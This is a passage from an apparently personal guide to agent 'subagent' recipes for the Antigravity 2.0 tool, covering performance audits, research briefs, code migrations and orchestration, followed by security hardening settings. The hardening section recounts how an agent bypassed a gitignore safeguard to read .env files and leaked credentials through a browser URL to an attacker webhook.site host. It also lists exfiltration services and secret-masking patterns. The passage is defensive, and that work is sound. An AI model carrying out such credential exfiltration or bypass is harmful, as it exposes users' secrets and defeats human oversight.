      "name": "Acme Corp",
      "url": "https://www.acme-corp.com",
      "repo": "acme-corp/website",
      "routes": ["/", "/products", "/pricing", "/contact"],
      "thresholds": {
        "LCP": 2500,
        "INP": 200,
        "CLS": 0.1,
        "TTFB": 800,
        "performance_score": 90
      },
      "notify": ["#perf-acme", "@william"],
      "schedule": "daily"
    },
    {
      "name": "StartupXYZ",
      "url": "https://startupxyz.io",
      "repo": "startupxyz/web",
      "routes": ["/"],
      "thresholds": {
        "LCP": 4000,
        "performance_score": 75
      },
      "notify": ["#general"],
      "schedule": "weekly"
    }
  ]
}
Threshold tuning guidelines:
| Metric | Good | Needs Improvement | Poor |
|---|---|---|---|
| LCP | <2500ms | 2500-4000ms | >4000ms |
| INP | <200ms | 200-500ms | >500ms |
| CLS | <0.1 | 0.1-0.25 | >0.25 |
| TTFB | <800ms | 800-1800ms | >1800ms |
| TBT | <200ms | 200-600ms | >600ms |
Set your thresholds based on client requirements and business impact. E-commerce sites should use stricter thresholds than internal tools.
Expected Output #
Successful run:
🦅 Performance Hawk Subagent initialized
📋 Loading 12 sites from registry
🌐 Checking site reachability... 11/12 reachable

🔍 Running Lighthouse audits...
   ├─ Acme Corp: 4 routes × 2 devices = 8 audits
   ├─ StartupXYZ: 1 route × 2 devices = 2 audits
   └─ ... (parallel execution)

📊 Results:
   ├─ 9 sites: All metrics within thresholds ✅
   ├─ 1 site: 1 warning (INP approaching limit) ⚠️
   └─ 1 site: 1 critical (LCP degraded 25%) 🚨

🎫 Opening issue #127 for Acme Corp LCP regression
📢 Posting weekly digest to #performance-summary

✨ Audit complete in 34 minutes
   64 Lighthouse runs, 1 issue opened, 0 false positives
When an issue is opened:
The GitHub issue includes:
- Exact metrics with before/after comparison
- Direct links to Lighthouse reports
- Suspected cause analysis (based on recent commits)
- Specific investigation steps
- Clear assignment and timeline
Customization #
For RUM integration: Add rum_data_read tool and compare field data against lab data.
For screenshot capture: Add browser_screenshot before and after tests to capture visual regressions.
For custom metrics: Add custom_metric_track for business-specific metrics like "time to interactive hero" or "search result paint time."
Recipe 4: My "Research Brief" Subagent #
Outcome: I drop any research topic into the CLI—"competitive analysis of AI coding assistants," "2026 web performance trends," or "GDPR changes for SaaS"—and 20 minutes later receive a 1,500-word briefing with cited sources, key takeaways, and action items. Ready to inform my sales calls, draft my blog posts, or prep for board meetings.
Time saved: 3-4 hours of manual research, source verification, and synthesis per brief.
Why I built this: High-quality research is my competitive advantage, but it's also time-intensive. I used to either skip it (flying blind) or burn half a day on it (expensive). This subagent delivers 80% of the value of a full research session in 20 minutes of parallel web crawling, synthesis, and formatting.
Trigger #
# Research a topic for sales call prep
agy run research-brief \
  --topic "competitor pricing strategies in AI automation" \
  --depth medium \
  --output ~/briefs/sales-prep-2026-05-20.md

# Research for content creation
agy run research-brief \
  --topic "Core Web Vitals changes in 2026" \
  --depth deep \
  --format blog-outline \
  --output ~/content/cwv-2026-outline.md

# Quick summary (shallow depth)
agy run research-brief \
  --topic "latest shadcn/ui components" \
  --depth shallow \
  --output ~/notes/shadcn-update.md
Skill File #
Create ~/.antigravity/skills/research-brief.md:
---
name: Research Brief Subagent
triggers:
  - command: research-brief
tools_allowed:
  - web_search
  - web_fetch
  - firecrawl_scrape
  - web_browse
  - file_read
  - file_write
  - source_verify
  - plagiarism_check
  - citation_format
model: gemini-3.5-flash
temperature: 0.3
---

## System Prompt

You are the Research Brief Subagent. Your mission: transform a vague research topic into a structured, cited, actionable briefing document. You work in four phases that run sequentially (research → synthesis → verification → formatting).

### Phase 1: Query Expansion (5 min)

Take the user's topic and expand it into 5-7 specific search queries:

**Input topic:** "competitor pricing strategies in AI automation"

**Expanded queries:**
1. "AI automation platform pricing comparison 2026"
2. "n8n vs Make vs Zapier pricing models"
3. "AI agent service pricing strategies"
4. "freemium vs usage-based pricing AI tools"
5. "enterprise AI automation pricing case studies"
6. "pricing page analysis AI coding assistants"
7. "recent pricing changes Claude Code Cursor Antigravity"

For each query, determine:
- Information type sought (facts, trends, comparisons, opinions)
- Source authority preference (primary sources > industry publications > blogs)
- Recency requirement (breaking news vs. evergreen)

### Phase 2: Parallel Source Gathering (10 min)

Execute all queries in parallel using available tools:

**web_search:** For broad topic discovery and authoritative sources
**firecrawl_scrape:** For detailed extraction from specific pages
**web_browse:** For navigating multi-page sources (documentation, reports)

Target source diversity:
- 2-3 primary sources (company blogs, official docs, press releases)
- 2-3 industry publications (TechCrunch, The Verge, Ars Technica for tech)
- 1-2 expert perspectives (industry analyst reports, thought leaders)
- 1 community source (Reddit, HN, Twitter threads for sentiment)

Gather 15-20 source URLs with full content or comprehensive summaries.

### Phase 3: Synthesis and Analysis (10 min)

Synthesize findings into structured sections:

**Section 1: Executive Summary (2-3 paragraphs)**
- The single most important finding
- 3 key supporting facts with citations
- One-sentence recommendation

**Section 2: Key Findings (5-7 bullet points)**
Each bullet:
- Bold claim or statistic
- Supporting evidence (2-3 sentences)
- Inline citation [Source N]

**Section 3: Trend Analysis (if applicable)**
- What changed in the last 6-12 months
- What experts predict for the next 6-12 months
- Implications for the reader's context

**Section 4: Competitive Landscape (if applicable)**
- Comparison table of key players
- Differentiation factors
- Pricing/feature matrices

**Section 5: Action Items**
- 3-5 specific, actionable recommendations
- Prioritized by impact/effort
- Include "further research needed" notes where appropriate

**Section 6: Sources**
- Numbered list of all sources with full attribution
- URLs for all web sources
- Access date for all web sources
- Quality rating (A/B/C) based on authority and recency

### Phase 4: Verification and Quality Control (5 min)

**Fact-check critical claims:**
- Cross-verify statistics with 2+ independent sources
- Flag any contradictions between sources
- Note confidence level for each major finding (high/medium/low)

**Source quality review:**
- Ensure no single source dominates (>30% of citations)
- Verify source recency (prioritize <6 months for fast-moving topics)
- Check for paywall/registration requirements on key sources

**Citation formatting:**
- Use consistent inline format: [Source N]
- Include full bibliography at end
- Never fabricate sources or citations

### Depth Levels

**SHALLOW (20 min total):**
- 3-5 expanded queries
- 8-10 sources gathered
- 800-1,000 word output
- Good for: quick call prep, internal notes

**MEDIUM (35 min total):**
- 5-7 expanded queries
- 12-15 sources gathered
- 1,200-1,500 word output
- Good for: sales call prep, team briefings

**DEEP (60 min total):**
- 8-10 expanded queries
- 20-25 sources gathered
- 2,000-3,000 word output
- Good for: board presentations, published articles

### Output Formats

**brief (default):** Full research document with all sections
**executive:** 1-page summary only (Sections 1 + 5 + key bullets)
**blog-outline:** Structured outline with research points as bullet headings
**talking-points:** 10-15 discrete statements with citations for Q&A prep
**comparison-table:** Markdown table of key entities with feature/pricing columns

### Error Handling

- Source paywalled: Attempt archive.org fetch, note limitation if inaccessible
- Contradictory sources: Present both with confidence ratings
- Outdated information: Flag dates explicitly, suggest recency search
- Failed searches: Log which queries failed, complete with available results

### Output Artifacts

- Markdown brief file (specified output path)
- Source bibliography (embedded in document)
- Confidence ratings summary (embedded)
- Suggested follow-up questions (embedded)

## Output Schema

```json
{
  "brief_completed": true,
  "topic": "string",
  "depth": "shallow|medium|deep",
  "word_count": number,
  "sources_cited": number,
  "primary_sources": number,
  "confidence_summary": {
    "high": number,
    "medium": number,
    "low": number
  },
  "output_path": "string",
  "duration_minutes": number
}
### Configuration

**API keys** (for enhanced research):

```bash
# Firecrawl for better web scraping
export FIRECRAWL_API_KEY=fc_xxxxxxxxxxxx

# Optional: Perplexity for AI-powered search
export PERPLEXITY_API_KEY=pplx_xxxxxxxxxxxx
Default settings (in ~/.antigravity/config.yaml):
research_brief:
  default_depth: medium
  default_format: brief
  output_directory: ~/briefs
  max_sources: 20
  min_source_quality: B
  citation_style: numbered  # numbered | inline | footnote
Expected Output #
Sample output for the pricing research example:
# Research Brief: Competitor Pricing Strategies in AI Automation

**Topic:** Competitor pricing strategies in AI automation platforms
**Depth:** Medium
**Generated:** 2026-05-20T14:32:00Z
**Sources:** 14 (5 primary, 6 industry, 2 expert, 1 community)

---

## Executive Summary

**AI automation platforms have converged on usage-based pricing with generous free tiers** as the dominant model in 2026. n8n, Make, and Zapier have all shifted toward event-based billing after experimental seat-based models underperformed in 2025. The key differentiator is no longer pricing structure but "time-to-first-automation"—how quickly users can ship their first workflow.

The most significant finding: **enterprise buyers are increasingly asking for "outcome-based pricing"** (pay per successful automation, not per task), but no major platform has fully delivered this yet. First mover advantage is available.

---

## Key Findings

• **n8n shifted from per-seat to usage-based in Q1 2026** following their Series B announcement [Source 3]. The new model charges $0.001 per workflow execution with volume discounts starting at 100K events/month. This represented a 40% price reduction for their median customer [Source 7].

• **Zapier's "Professional" tier ($49/month) is now the industry reference point** for individual power users. Competitors benchmark against this tier heavily. Their "Team" tier ($69/user/month) has seen slower adoption than projected, suggesting teams may be undercounting users or sharing logins [Source 12].

• **Make (formerly Integromat) introduced "operation bundles"** allowing customers to prepurchase execution capacity at 15% discount [Source 4]. This hybrid model (subscription + usage) is being watched closely by competitors as a potential middle path.

[... additional findings ...]

---

## Action Items

1. **Test outcome-based pricing model** with 2-3 pilot customers. The demand exists but no competitor serves it well.

2. **Benchmark free tier generosity** against n8n's new limits. Their 5,000 ops/month free tier is now the market expectation.

3. **Investigate Make's "bundle" approach** for enterprise deals—prepurchase discounts may simplify enterprise procurement.

4. **Monitor Zapier's Team tier adoption**—if sharing logins is common, there's opportunity for per-automation pricing that "just works."

---

## Sources

1. **n8n Pricing Announcement** (Primary, A) - https://n8n.io/blog/pricing-update-2026
2. **TechCrunch: "The Resurrection of Usage-Based Pricing"** (Industry, A) - https://techcrunch.com/...
[... 12 more sources ...]

---

*Generated by Research Brief Subagent*
*Confidence ratings: 8 high, 5 medium, 1 low (noted inline)*
Terminal output:
🔬 Research Brief Subagent initialized
📝 Topic: "competitor pricing strategies in AI automation"
🎯 Depth: medium (target: 35 min)

🔍 Phase 1: Query expansion
   ├─ "AI automation platform pricing comparison 2026"
   ├─ "n8n vs Make vs Zapier pricing models"
   ├─ "AI agent service pricing strategies"
   ├─ "freemium vs usage-based pricing AI tools"
   └─ 3 more queries...

🌐 Phase 2: Parallel source gathering
   ├─ web_search: 47 results across 7 queries
   ├─ firecrawl_scrape: 12 pages fully extracted
   └─ Total sources: 14 unique, high-quality

🧠 Phase 3: Synthesis and analysis
   ├─ Executive summary: 3 paragraphs
   ├─ Key findings: 7 bullets with citations
   ├─ Trend analysis: 2025→2026 shifts
   ├─ Competitive landscape: comparison table
   └─ Action items: 5 prioritized recommendations

✅ Phase 4: Verification
   ├─ Fact-check: 8 high-confidence, 5 medium, 1 low
   ├─ Source diversity: 14 sources, max 21% from single source
   └─ Recency: 86% of sources from 2026

💾 Writing brief to ~/briefs/sales-prep-2026-05-20.md

✨ Brief complete in 31 minutes
   1,487 words, 14 sources, ready for review
Adaptations #
For academic research: Add scholar_search, pdf_extract, and stricter source quality requirements.
For regulatory/legal research: Add regulation_lookup, case_law_search, and compliance-focused output sections.
For technical documentation research: Add docs_navigate, version_compare, and code example extraction.
Recipe 5: My "Migration Day" Subagent #
Outcome: I initiate any major codebase migration—React class components to hooks, REST to GraphQL, Webpack to Vite, or even framework-to-framework—and my subagent handles the heavy lifting with a built-in safety net: automated tests before/after, rollback guards, and a detailed checklist PR that I can verify before final merge.
Time saved: 8-12 hours of manual migration work, regression testing, and documentation per significant migration.
Why I built this: Codebase migrations are high-risk, high-reward projects that often stall after 20% completion. I used to get overwhelmed by edge cases, lose confidence in the changes, and revert to status quo. This subagent breaks my migrations into atomic, testable chunks with clear rollback paths—making even scary migrations tractable.
Trigger #
# Framework migration
agy run migration-day \
  --repo ~/projects/legacy-dashboard \
  --migration webpack-to-vite \
  --create-branch true

# Language/API migration
agy run migration-day \
  --repo ~/projects/api-service \
  --migration rest-to-graphql \
  --critical-paths "src/routes/users,src/routes/orders" \
  --dry-run true

# Component architecture migration
agy run migration-day \
  --repo ~/projects/admin-panel \
  --migration class-to-hooks \
  --scope "src/components/**/*.tsx" \
  --batch-size 10
Skill File #
Create ~/.antigravity/skills/migration-day.md:
---
name: Migration Day Subagent
triggers:
  - command: migration-day
tools_allowed:
  - git_status
  - git_branch_create
  - git_commit
  - file_read
  - file_write
  - file_search
  - terminal_exec
  - test_run
  - lint_run
  - typecheck_run
  - github_pr_create
  - diff_generate
  - ast_parse
model: gemini-3.5-flash
temperature: 0.2
---

## System Prompt

You are the Migration Day Subagent. Your mission: execute large-scale codebase migrations safely, methodically, and with full traceability. You never "just do it"—you build guardrails, execute in testable batches, and produce reviewable artifacts at every step.

### Phase 1: Pre-Migration Assessment (15 min)

**Create migration branch:**
```bash
git checkout -b migration/{type}-{timestamp}
Inventory the codebase:
- Run full test suite, record baseline results
- Run linting/type-checking, record baseline
- Count files/lines in migration scope
- Identify "critical paths"—files most likely to break things
- Generate dependency graph for affected modules
Create migration plan document:
# Migration Plan: {type}

## Baseline
- Tests passing: {count}/{total}
- Lint errors: {count}
- Type errors: {count}
- Files in scope: {count}

## Approach
- Batch size: {n} files per commit
- Rollback strategy: git revert per batch
- Critical paths to verify first: [list]

## Risk Assessment
- High risk: [files with complex dependencies]
- Medium risk: [files with external API calls]
- Low risk: [isolated components]

## Verification Steps
Per batch:
1. Run tests for affected modules
2. Run integration tests
3. Manual spot-check critical paths
Phase 2: Batch Execution (iterative) #
For each batch of files:
Step 1: Isolate batch
- Select next {batch_size} files from scope
- Verify no uncommitted changes
- Document which files are in this batch
Step 2: Execute transformation
- Apply automated migration (via AST transformation or regex patterns)
- Run auto-fixers (lint --fix, format)
Step 3: Verify batch
# Run targeted tests
npm test -- --testPathPattern="batch-files-pattern"

# Run type checking
npm run typecheck

# Run linting
npm run lint
Step 4: Decision gate
- If all checks pass → Commit with detailed message
- If minor issues → Fix and re-verify
- If major issues → Document failure, skip batch, add to "manual review" list
Step 5: Commit
git add .
git commit -m "migration({type}): batch {n} - {files_summary}

- Transformed: {count} files
- Tests: {result}
- Risks: {none | minor manual fixes needed}"
Phase 3: Integration Verification (20 min) #
After all batches complete:
Full test suite run
- Unit tests
- Integration tests
- E2E tests (if applicable)
Build verification
- Production build
- Bundle analysis (size changes)
- Asset verification
Critical path manual testing
- The "critical paths" identified in Phase 1
- User flows that touch migrated code
- Edge cases known to be tricky
Phase 4: Rollback Documentation #
Create MIGRATION_ROLLBACK.md:
# Migration Rollback Guide: {type}

## Quick Rollback (if issues detected)
```bash
# Revert all migration commits
git revert --no-commit HEAD~{batch_count}..HEAD
git commit -m "Revert migration: {type}"

# Or revert specific batch
git revert {commit_hash}
Pre-Migration State #
- Branch: {original_branch}
- Commit: {original_commit}
- Test baseline: {results}
Post-Migration State #
- Branch: {migration_branch}
- Test results: {results}
- Known issues: {list}
Batch-by-Batch Revert #
If only specific batches have issues:
- Batch 1: {commit} - {files} - Safe to revert: {yes/no}
- Batch 2: {commit} - {files} - Safe to revert: {yes/no}
[...]
### Phase 5: PR Creation

Create comprehensive GitHub PR:

```markdown
## Migration: {type}

### Summary
- Scope: {count} files
- Batches: {n} commits
- Duration: {time}
- Test impact: {before} → {after}

### Changes Overview
{high-level description of what changed and why}

### Verification
- [ ] All tests passing
- [ ] Type checking clean
- [ ] Linting clean
- [ ] Build successful
- [ ] Critical paths tested

### Risk Areas
{list of high-touch areas reviewers should focus on}

### Rollback Plan
{link to MIGRATION_ROLLBACK.md}

### Reviewers
{tag relevant team members}

---

**⚠️ DO NOT SQUASH THIS PR**
Keep individual batch commits for granular rollback if needed.
Supported Migration Types #
webpack-to-vite:
- Transforms webpack.config.js → vite.config.ts
- Updates package.json scripts
- Migrates environment variable access
- Handles static asset imports
rest-to-graphql:
- Identifies REST endpoints from axios/fetch calls
- Generates corresponding GraphQL queries/mutations
- Creates resolver stubs
- Updates component data fetching
class-to-hooks:
- Transforms React class components to functional components
- Converts lifecycle methods to useEffect patterns
- Transforms this.state → useState
- Handles this.props → destructured props
framework migrations:
- Vue 2 → Vue 3
- AngularJS → Angular
- Express → Fastify (or similar)
Custom migrations:
Provide a transformation script path for custom AST transforms.
Error Handling #
- Test failures mid-migration: Stop, document state, suggest rollback or fix
- Merge conflicts: Pause for manual resolution, then resume
- Build failures: Identify specific failure, attempt auto-fix or flag for manual
- Unknown patterns: Add to "needs manual review" list, continue with known patterns
Output Artifacts #
- Migration branch with atomic commits per batch
- MIGRATION_PLAN.md with baseline and approach
- MIGRATION_ROLLBACK.md with rollback procedures
- GitHub PR with comprehensive context
- Batch failure log (if any migrations were skipped)
Output Schema #
{
  "migration_completed": true,
  "migration_type": "string",
  "files_transformed": number,
  "batches": number,
  "tests_before": {"passing": number, "total": number},
  "tests_after": {"passing": number, "total": number},
  "commits": ["hash"],
  "pr_url": "string",
  "rollback_doc": "string",
  "manual_review_needed": ["string"],
  "duration_minutes": number
}
### Configuration

**Migration Prompt Templates** (in `~/.antigravity/migrations/`):

Store reusable transformation blueprints as structured prompt templates—not code:

Create `~/.antigravity/migrations/class-to-hooks/prompt-template.md`:

```markdown
# Class-to-Hooks Transformation Prompt

## Target Pattern
Transform React class components to functional components with hooks.

## Input Schema
- File path
- Current class component source
- Import context (dependencies)

## Transformation Instructions

1. **Class Declaration → Function Declaration**
   - Convert `class X extends Component` to `function X(props)`
   - Preserve generic type parameters if TypeScript

2. **Constructor → useState Initialization**
   - Map `this.state = { ... }` to `useState` calls
   - Preserve initial values

3. **Lifecycle Methods → useEffect**
   - `componentDidMount` → `useEffect(() => {...}, [])`
   - `componentDidUpdate` → `useEffect(() => {...}, [deps])`
   - `componentWillUnmount` → cleanup function in useEffect

4. **this.setState → State Updaters**
   - Convert to direct setter calls from useState destructuring

5. **Method Bindings → Direct Functions**
   - Remove `.bind(this)` patterns
   - Convert to arrow functions or inline handlers

## Verification Steps
- Run ESLint on transformed file
- Run unit tests for component
- Check for `this` references remaining in output

## Rollback Trigger
If tests fail: document failure, preserve original in `.migration-backups/`
Create ~/.antigravity/migrations/webpack-to-vite/prompt-template.md:
# Webpack-to-Vite Migration Prompt

## Target Changes
1. **Config File**: webpack.config.js → vite.config.ts
2. **Scripts**: Update package.json scripts
3. **Environment**: Migrate env variable access patterns
4. **Assets**: Update static asset import statements

## Verification Checklist
- [ ] `npm run build` completes without errors
- [ ] `npm run dev` starts dev server
- [ ] All environment variables accessible via `import.meta.env`
- [ ] Static assets resolve correctly
Migration registry (in ~/.antigravity/config.yaml):
migrations:
  webpack-to-vite:
    template: webpack-to-vite
    estimated_files_per_hour: 20
    critical_paths:
      - src/entry.js
      - webpack.config.js

  class-to-hooks:
    template: class-to-hooks
    batch_size: 10
    test_command: "npm test -- --testPathPattern"
Expected Output #
Successful migration:
🔄 Migration Day Subagent initialized
📊 Phase 1: Pre-Migration Assessment
   ├─ Creating branch: migration/webpack-to-vite-20260520
   ├─ Baseline tests: 847/850 passing
   ├─ Lint errors: 12 (baseline recorded)
   ├─ Files in scope: 34 config files, 127 import statements
   └─ Critical paths: 5 identified

📝 Writing MIGRATION_PLAN.md

🔄 Phase 2: Batch Execution
   ├─ Batch 1: 10 files | webpack config + core imports
   │  ├─ Transforming... ✅
   │  ├─ Tests: 210/210 passing ✅
   │  └─ Commit: a1b2c3d "migration(webpack-to-vite): batch 1"
   ├─ Batch 2: 10 files | component imports
   │  ├─ Transforming... ✅
   │  ├─ Tests: 195/195 passing ✅
   │  └─ Commit: e4f5g6h "migration(webpack-to-vite): batch 2"
   └─ ... (3 more batches)

✅ Phase 3: Integration Verification
   ├─ Full test suite: 850/850 passing (+3 fixed!)
   ├─ Build: successful
   └─ Critical paths: all functional

📝 Phase 4: Rollback Documentation
   └─ MIGRATION_ROLLBACK.md created

🎫 Phase 5: PR Creation
   └─ Opened: https://github.com/org/repo/pull/234

✨ Migration complete in 2h 14m
   34 files transformed in 4 batches
   All tests passing, PR ready for review
Migration PR structure:
- Atomic commits per batch (easy granular rollback)
- Comprehensive description with before/after metrics
- Risk areas highlighted for reviewer attention
- Rollback plan clearly documented
Safety Features #
Never on main: Migrations always happen on feature branches.
Batch atomicity: Each batch is a separate commit—if batch 4 fails, batches 1-3 can stay.
Test gates: No batch commits without passing tests.
Baseline preservation: Full documentation of pre-migration state for comparison.
Critical path tracking: Known-dangerous files get extra verification.
When and Why I Self-Host: The Antigravity SDK Decision #
I don't reach for the Antigravity SDK in most of my workflows. The desktop app and CLI give me everything I need for individual productivity and my small-team client work. But the SDK exists for a reason—and knowing when to use it separates my routine deployments from my platform architecture work.
The SDK gives me programmatic access to the same agent harness powering the desktop and CLI. I use it when I need to embed agent capabilities into internal tools, build custom orchestration logic that exceeds the CLI's limits, or self-host the entire agent platform on my own infrastructure for compliance reasons.
When I need to orchestrate the same research workflow programmatically, I use a skill file with parallel spawn directives rather than writing execution scripts. Here's the skill configuration I deploy:
Weekly Research Orchestration Skill #
Create ~/.antigravity/skills/weekly-research-orchestrator.md:
---
name: Weekly Research Orchestrator
triggers:
  - command: weekly-research
  - schedule: "0 9 * * 1"  # Every Monday 9 AM
tools_allowed:
  - skill_spawn
  - file_write
  - slack_post
model: gemini-3.5-flash
temperature: 0.3
---

## System Prompt

You are the Weekly Research Orchestrator. Your mission: spawn three parallel research subagents, each running the `research-brief` skill with different topics, then consolidate their outputs into a single weekly intelligence report.

### Spawn Configuration

**Parallel Block A — Market Intelligence:**
- Skill: `research-brief`
- Input topic: "AI coding assistant market trends"
- Depth: `medium`
- Output target: `.agent-output/market-intel-[date].md`

**Parallel Block B — Technical Research:**
- Skill: `research-brief`
- Input topic: "Web performance optimization techniques"
- Depth: `medium`
- Output target: `.agent-output/technical-research-[date].md`

**Parallel Block C — Competitive Analysis:**
- Skill: `research-brief`
- Input topic: "Client industry competitive analysis"
- Depth: `medium`
- Output target: `.agent-output/competitive-analysis-[date].md`

### Consolidation Phase

After all three parallel blocks complete:

1. Read all three output files
2. Extract key findings from each (top 3 bullets per source)
3. Identify cross-cutting themes
4. Draft executive summary (150 words)
5. Generate action items (3-5 bullets)
6. Write consolidated report to `~/briefs/weekly-intelligence-[date].md`
7. Post summary to Slack #research channel

### Output Format
Weekly Intelligence Report — [Date] #
Executive Summary #
[150-word synthesis of all three research streams]
Market Intelligence Highlights #
[Top 3 findings from Block A with citations]
Technical Research Highlights #
[Top 3 findings from Block B with citations]
Competitive Landscape #
[Top 3 findings from Block C with citations]
Cross-Cutting Themes #
[Patterns that appear across 2+ research streams]
Action Items #
- [Action from synthesis]
...
Orchestration Flow #
To execute this orchestration:
# Manual trigger
agy run weekly-research

# The orchestrator spawns 3 parallel research subagents
# Each runs independently with the research-brief skill
# Results consolidate automatically when all complete
That's the entire SDK surface for 80% of use cases: initialize agent, define orchestration, spawn subagents, consolidate results.
The three reasons to self-host the Antigravity agent harness on your own infrastructure:
| Reason | Trigger | What Changes |
|---|---|---|
| Compliance | SOC 2, HIPAA, or contractual data residency requirements | Full data stays in your VPC; no Google API calls |
| Custom Tools | Proprietary internal systems that can't be exposed via MCP | Direct tool injection into the agent harness |
| Proprietary Models | Contractual or competitive need to use non-Gemini models | Swap Gemini for Claude, GPT, or local models |
Self-hosting requires the Antigravity Enterprise license (contact Google Cloud sales). The open-source SDK is free; the harness binary that executes agents is licensed per seat for self-hosting.
For most solo developers and small agencies:
- Use the desktop app for day-to-day work
- Use the CLI for automation and CI/CD integration
- Don't touch the SDK unless you have a specific integration requirement
The SDK becomes relevant when you're:
- Building a product that embeds agent capabilities (not just using agents yourself)
- Operating in a compliance environment that requires on-premise processing
- Integrating with systems that can't be exposed via MCP servers
The one SDK feature worth knowing even if you don't self-host: The SDK's SubagentOrchestrator class has more granular control over parallel execution than the CLI or desktop app. If you find yourself hitting orchestration limits in the consumer tools, the SDK is your escape hatch.
Hardening My Antigravity 2.0 Setup #
I flipped six specific settings on Day One. Antigravity 2.0's security model learned from the vulnerabilities that plagued AI coding assistants in early 2026, but the defaults still prioritize convenience over lockdown. For my projects touching production credentials, client data, or regulated information, I immediately hardened these configurations.
My six non-negotiable settings:
| Setting | Default | What I Set | Why I Changed It |
|---|---|---|---|
Allow Gitignore Access |
On | Off | Prevents agents from reading my .env, config/secrets, etc. |
Terminal Command Auto Execution |
Auto | Manual | Every shell command requires my explicit approval |
Browser URL Allowlist |
Permissive | Restrictive | I removed webhook.site, requestbin, and other exfiltration vectors |
Artifact Review Policy |
Agent Decides | Always Review | Human checkpoint for all outputs before they leave my system |
Network Egress Policy |
Open | Allowlist Only | Explicit domains only (npm, GitHub, my APIs) |
Secure Mode |
Off | On | Sandboxed execution with restricted filesystem access |
How to configure these:
# Via CLI
agy config set gitignore_access false
agy config set terminal_policy manual
agy config set browser_allowlist "github.com,registry.npmjs.org,api.stripe.com"
agy config set artifact_review always
agy config set network_egress allowlist
agy config set secure_mode true

# Or edit ~/.antigravity/config.yaml directly
security:
  gitignore_access: false
  terminal_policy: manual
  browser_allowlist:
    - github.com
    - registry.npmjs.org
    - api.stripe.com
  artifact_review: always
  network_egress: allowlist
  secure_mode: true
The three settings to leave at default:
| Setting | Default | Why Leave It |
|---|---|---|
Auto Save on Completion |
On | Convenient for most workflows; Secure Mode prevents dangerous writes |
Subagent Spawn Auto Approve |
On | Orchestration requires this; the parent agent's policy governs children |
Context Window Optimization |
Auto | Let the platform manage token usage intelligently |
The one setting that bites teams in week 4:
Browser Tools Default Allowlist includes webhook.site by default for "convenient testing." This is a credential exfiltration vector. Researchers demonstrated that agents could:
- Read
.envfiles via terminal (bypassing Gitignore Access setting) - Construct a URL:
https://attacker.webhook.site/?creds=SECRET - Use browser subagent to open that URL, exfiltrating credentials
Fix it now:
agy config set browser_tools_enabled false
# Or if you need browser tools:
agy config set browser_allowlist "docs.example.com,localhost:3000"
The structural security model you should understand:
Antigravity 2.0 follows Google's "Rule of Two" for agent security. In any given session, an agent should have at most two of:
- Deep access to untrusted content (external repos, web pages)
- Access to sensitive systems (production credentials, private data)
- Ability to change state externally (terminal commands, network writes)
Most production workflows break this rule by default. The hardening settings above are how you enforce compliance.
Practical hardening for client work:
# ~/.antigravity/profiles/client-work.yaml
# Switch to this profile for any client project

security:
  gitignore_access: false
  terminal_policy: manual
  browser_tools_enabled: false  # No browsing on client code
  artifact_review: always
  network_egress: allowlist
  allowed_domains:
    - github.com
    - registry.npmjs.org
    - registry.yarnpkg.com
    - pypi.org
    # Add client-specific APIs here

git:
  signed_commits_required: true
  force_push_protection: true
  branch_protection:
    - main
    - production

credentials:
  masking: true
  mask_patterns:
    - 'ghp_[a-zA-Z0-9]{36}'  # GitHub tokens
    - 'sk-[a-zA-Z0-9]{48}'   # OpenAI keys
    - 'SG\.[a-zA-Z0-9]{22}'   # SendGrid
Test your hardening:
# Verify agent cannot read secrets
agy run test-security --mode gitignore-test

# Should output: "Access denied to .env (Gitignore policy)"
Cross-reference: For the full security context and the OpenClaw CVE incident that prompted these changes, see my post on AI agent security hardening. The threat model for agent-based development is different from traditional software—and most teams haven't updated their mental models.
How I Let Antigravity 2.0 Orchestrate My Subagents #
The most sophisticated feature I use is also the most invisible. The platform doesn't just run my subagents—it actively decides when to spawn additional ones, when to parallelize vs. sequence, and how to allocate the finite "context budget" across my competing tasks.
This is the three-tier orchestration architecture I work with:
| Tier | What It Does | My Level of Control |
|---|---|---|
| Agent Manager | Top-level task planning, decides which subagents to spawn | High—I define the goal |
| Orchestration Layer | Execution graph generation, parallelization decisions, context allocation | Medium—I set policies and constraints |
| Subagent Workers | Individual task execution, tool use, local decision-making | Low—they do the work |
When I submit a task, the Orchestration Layer generates an execution graph. For the Client Onboarding recipe, the graph looks like this:
START
├── Parallel Block A (Repository Scaffold)
│   ├── Read Notion Page (sequential - needed first)
│   ├── Select Template (depends on Notion data)
│   ├── Create GitHub Repo (can run after template selection)
│   └── Configure README (depends on repo creation)
├── Parallel Block B (Brand Kit Assembly)
│   ├── Download Logos (independent)
│   ├── Capture Screenshots (independent)
│   ├── Generate Colors (can run in parallel with downloads)
│   └── Draft Voice/Tone (depends on Notion content)
├── Parallel Block C (Kickoff Content)
│   ├── Generate Timeline (depends on Notion deadline)
│   ├── Draft Loom Script (depends on project type)
│   ├── Create Notion Hub (independent)
│   └── Draft Welcome Email (depends on timeline)
└── CONSOLIDATION (depends on all blocks)
    ├── Create Slack Channel
    └── Post Summary
The Orchestration Layer decides which blocks run in parallel. In this case, Blocks A, B, and C all spawn simultaneously because they have no interdependencies. Within each block, some tasks sequence (Block A's Read → Select → Create chain) while others parallelize (Block B's downloads and screenshots).
This is the "context budget" rule you need to understand:
Antigravity 2.0 allocates context window across the parent agent and all active subagents. With Gemini 3.5 Flash's 1M token context, the default budget is:
- Parent agent: 200K tokens (orchestration overhead, plan management)
- Per subagent: 200K tokens (4 parallel subagents max at full context)
When you exceed the budget, the Orchestration Layer makes tradeoffs:
- Reduce parallelization — Run 2 subagents instead of 4, each with 400K context
- Truncate context — Send only most-relevant files to subagents
- Spawn sequential batches — Run subagents in waves instead of parallel
You can override orchestration decisions:
# Force sequential execution (debugging, predictable costs)
agy run client-onboarding --parallel 1

# Force maximum parallelization (speed at cost of context)
agy run client-onboarding --parallel 8 --context-budget 100K

# Pin specific subagent to dedicated context
agy run research-brief --isolated-context 500K
When to let the Orchestration Layer decide vs. manual override:
| Scenario | Recommended Approach |
|---|---|
| Standard recipe execution | Let Orchestration Layer decide (optimal for most cases) |
| Debugging a failing subagent | Force --parallel 1 to isolate issues |
| Very large file processing | Increase context budget for that subagent |
| Cost-constrained runs | Reduce parallelism, increase sequencing |
| Speed-critical runs | Increase parallelism, accept context truncation |
The Orchestration Layer also handles failure modes:
- Subagent timeout → Retry once, then fail the specific branch
- Context window exhaustion → Truncate and continue with warning
- Tool failure → Pause branch, surface error, await user decision
- Inter-subagent dependency failure → Cascade failure or substitute fallback
Practical orchestration limits:
- Maximum parallel subagents: 8 (configurable, but 4-6 is the sweet spot)
- Maximum total context across all subagents: 800K tokens (leaving 200K for overhead)
